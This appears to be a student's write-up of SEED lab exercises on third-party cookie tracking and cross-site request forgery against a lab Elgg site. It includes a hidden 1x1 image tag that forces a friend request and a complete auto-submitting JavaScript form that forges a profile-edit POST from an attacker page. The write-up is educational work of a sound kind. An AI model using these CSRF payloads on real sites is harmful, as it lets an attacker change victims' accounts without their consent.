
Picture above is showing that the dictionary website sends a request to a tracking website, and the cookie contains a session id to track information about the session.




Pictured above is for amazon. I see 3 reqs sent to amazon's ad tracking 3rd party, but there wasn't anything in the cookie section of the requests.




The career builder website doesn't work. On the environment.






I had to open the career builder website on the regular website. Can see the tracking websites in the GET requests in the Network tab of the inspect page. (I had to do this part in a separate labtainer webtrack).

Task 1.7:





After blocking all cookies, I see that the tracking http request looks different, in that previously there was a session id and the tracking part had a unique id specific to the user. However, now that all the 3rd party cookies are blocked, the tracking has an expiration and a value number. When opening a new elgg window with the 3rd party cookies blocked, I no longer see a targeted ad even though I had previously visited product detail pages.


Note: I forgot to save the zip file of the webtrack labtainer, so I had to save a separate labtainer where I redid work and did the career builder real world example since it wouldn't work on the labtainer environment.

Task 2


Task 2.1:

Similar to how a 1x1 pixel image tag of an invisible image was used to send req to ad trackers in the previous task, an image tag can be used here to seq a request to a specific URL as well. In this case, the URL we want to send a req to is the one that is for adding Boby as a friend to Alice's account. This way, when the website is visited, the img tag with link will be triggered to send a req to that url which forces an add friend.

With the inspect element page on with the network tab, logged in as Alice, clicked on add friend on Boby'y profile to get the GET request URL:
http://csrflabelgg.com/action/friends/add?friend=40&__elgg_ts=1730219687&__elgg_token=eb0635010587efa2ec768bbb98279a55
Now add the link as the src to a 1x1 pixel img tag.
<img width="1" height="1"
src="http://csrflabelgg.com/action/friends/add?friend=40&__elgg_ts=1730219687&__elgg_token=eb0635010587efa2ec768bbb98279a55" style="display:none;"/>



The html for the attacker website http://www.csrflabattacker.com/ has the img tag imbedded, invisible.




Now after Boby posts the link to the hidden img tag with the imbedded add friend GET req, and logged in as Alice when Alice clicks on the link, she now has been forced to add Boby against her will.


Task 2.2:


Edit the index.html of the attacker side:

```html
<html>
    <body>
        <h1>
            This page forges an HTTP POST request.
        </h1>
        <script type="text/javascript">
        function post(url,fields)
        {
            //create a <form> element.
            var p = document.createElement("form");
            //construct the form
            p.action = url;
            p.innerHTML = fields;
            p.target = "_self";
            p.method = "POST";
            //append the form to the current page.
            document.body.appendChild(p);
            //submit the form
            p.submit();
            }
            function csrf_hack()
            {
            var fields;
            // The following are form entries that need to be filled out
            // by attackers. The entries are made hidden, so the victim
            // won't be able to see them.
            fields += "<input type='hidden' name='name' value='Boby'>";
            fields += "<input type='hidden' name='description' value='I support SEED project!'>";
            fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
            fields += "<input type='hidden' name='guid' value='40'>";
            var url = "http://csrflabelgg.com/action/profile/edit";
            post(url,fields);
        }
        // invoke csrf_hack() after the page is loaded.
        window.onload = function() { csrf_hack();}
        </script>
    </body>
</html>
```

The link that has this html is http://www.csrflabattacker.com/ .


One Bad Place: Boby's inbox - Mozilla Firefox (on alice)
One Bad Place: Boby's
csrflabelgg.com/messages/inbox
80%
One Bad Place
Activity
Blogs
Bookmarks
Files
Groups
More
Messages > Inbox
Inbox
Compose a message
Alice
Click me
just now



attacker@attacker-site: ~
One Bad Place: Click me - Mozilla Firefox (on alice)
One Bad Place: Click
csrflabelgg.com/messages/read/
80%
Messages > Inbox > Click me
Click me
Reply
Alice
Click me
just now
Click this link:
http://www.csrflabattacker.com/



While logged in as Alice, a message was sent from Alice to Boby with the attack link, and upon clicking the link while logged in as Boby, the website loaded in the screenshot directly above where it's at Boby's profile, and his About Me description was forcefully changed to what Alice wanted and specified in the html file with the POST function.

Task 2.2 Questions

1. The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's Elgg password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.
    a. Alice can find Boby's user id (guid) by visiting Boby's profile page on the elgg website and right click to View Page Source to look through the html code. The guid can be found there. Users that are logged in will have a session cookie attached to the requests, so when they are forced into making the POST request by clicking on the link, their attached session cookie can be used to make it seem like that are the one that sent the POST req.


b. 


2. If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page before hand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.
    a. Yes, it is possible for Alice to attack anyone that visits her site without knowing who is visiting it beforehand.

Task 2.3:

Turn off the CSRF countermeasure by commenting out the highlighted return true in the action_gatekeper function.

